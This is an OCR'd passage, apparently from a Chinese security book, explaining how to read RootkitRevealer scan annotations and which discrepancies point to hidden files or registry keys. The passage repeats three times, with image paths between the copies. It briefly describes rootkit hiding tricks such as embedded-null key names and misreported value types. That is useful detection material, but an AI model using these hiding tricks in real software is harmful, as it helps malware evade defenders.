


图 15-17 RootkitRevealer 扫描结果

✍ Hidden from Windows API.

NTFS 文件系统会隐藏元数据文件(metdata files,例如 $MFT/$Secure 等)而不让 Windows API(用户级函数 FindTheFile 和 FindNextFile,最终会调用系统 API:NtQueryDirectoryFile)发现,很多 Rootkit 木马采用了这一特点来隐藏自己的文件。如果没有选择 Hide NTFS metadata files,对于 NTFS 元文件也会出现该注释。

✍ Access is Denied.

RootkitRevealer 应该永远不会出现该提示,因为 RootkitRevealer 的进程可以访问任何文件、目录或者注册表键值。所以出现这条注释的话可以肯定是 Rootkit。

✍ Visible in Windows API, directory index, but not in MFT.

Visible in Windows API, but not in MFT or directory index.

Visible in Windows API, MFT, but not in directory index.

Visible in directory index, but not Windows API or MFT.

正如上面已经提到的进行一次扫描会扫描 3 个组件:Windows API,NTFS 主文件表(the NTFS Master File Table (MFT))以及 NTFS 硬盘目录索引(the NTFS on-disk directory index structures)。以上注释说明该文件只在一个或两个扫描过程中被发现。一个比较常见的原因是一个文件在扫描过程中被创建或删除。

✍ Windows API length not consistent with raw hive data.

API 的长度和原始单元数据记录的不一致。Rootkit 能够尝试通过错报注册表键值的大小来实现对 Windows API 的隐藏。应该仔细检查。




图 15-17 RootkitRevealer 扫描结果

✍ Hidden from Windows API.

NTFS 文件系统会隐藏元数据文件(metdata files,例如 $MFT/$Secure 等)而不让 Windows API(用户级函数 FindTheFile 和 FindNextFile,最终会调用系统 API:NtQueryDirectoryFile)发现,很多 Rootkit 木马采用了这一特点来隐藏自己的文件。如果没有选择 Hide NTFS metadata files,对于 NTFS 元文件也会出现该注释。

✍ Access is Denied.

RootkitRevealer 应该永远不会出现该提示,因为 RootkitRevealer 的进程可以访问任何文件、目录或者注册表键值。所以出现这条注释的话可以肯定是 Rootkit。

✍ Visible in Windows API, directory index, but not in MFT.

Visible in Windows API, but not in MFT or directory index.

Visible in Windows API, MFT, but not in directory index.

Visible in directory index, but not Windows API or MFT.

正如上面已经提到的进行一次扫描会扫描 3 个组件:Windows API,NTFS 主文件表(the NTFS Master File Table (MFT))以及 NTFS 硬盘目录索引(the NTFS on-disk directory index structures)。以上注释说明该文件只在一个或两个扫描过程中被发现。一个比较常见的原因是一个文件在扫描过程中被创建或删除。

✍ Windows API length not consistent with raw hive data.

API 的长度和原始单元数据记录的不一致。Rootkit 能够尝试通过错报注册表键值的大小来实现对 Windows API 的隐藏。应该仔细检查。




图 15-17 RootkitRevealer 扫描结果

✍ Hidden from Windows API.

NTFS 文件系统会隐藏元数据文件（metdata files，例如 $ MFT/ $ Secure 等）而不让 Windows API（用户级函数 FindTheFile 和 FindNextFile，最终会调用系统 API：NtQueryDirectoryFile）发现，很多 Rootkit 木马采用了这一特点来隐藏自己的文件。如果没有选择 Hide NTFS metadata files，对于 NTFS 元文件也会出现该注释。

✍ Access is Denied.

RootkitRevealer 应该永远不会出现该提示，因为 RootkitRevealer 的进程可以访问任何文件、目录或者注册表键值。所以出现这条注释的话可以肯定是 Rootkit。

✍ Visible in Windows API, directory index, but not in MFT.

Visible in Windows API, but not in MFT or directory index.

Visible in Windows API, MFT, but not in directory index.

Visible in directory index, but not Windows API or MFT.

正如上面已经提到的进行一次扫描会扫描 3 个组件：Windows API，NTFS 主文件表（the NTFS Master File Table（MFT））以及 NTFS 硬盘目录索引（the NTFS on-disk directory index structures）。以上注释说明该文件只在一个或两个扫描过程中被发现。一个比较常见的原因是一个文件在扫描过程中被创建或删除。

✍ Windows API length not consistent with raw hive data.

API 的长度和原始单元数据记录的不一致。Rootkit 能够尝试通过错报注册表键值的大小来实现对 Windows API 的隐藏。应该仔细检查。

✍Type mismatch between Windows API and raw hive data.

API 类型不匹配。注册表的值是有类型的，如 DWORD/REG_SZ，这个差异说明通过 Windows API 报告的键值类型和原始单元数据(raw hive data)不一致。一个 Rootkit 可以通过存储为 REG_BINARY 类型来掩饰自己的数据，并且让 Windows API 相信它是一个 REG_SZ 类型的。

✍Key name contains embedded nulls.

键名包含嵌入的空字符。Windows API 把键名看成空终止字符串(以'/0'结尾)，但是系统内核却把键名看做已计数字符串。所以可以创建一些对操作系统可见，但对部分注册表工具如 Regedit 不可见的键值。这种方式常常被一些恶意软件和 Rootkit 采用来实现隐藏自己，可以用 Sysinternals RegDelNull tool 来删除包含嵌入空字符的键。

✍Data mismatch between Windows API and raw hive data.

该差异会在注册表正在被扫描的时候键值被更改而产生。应该仔细检查以确保是一个正当的程序进行的更改。

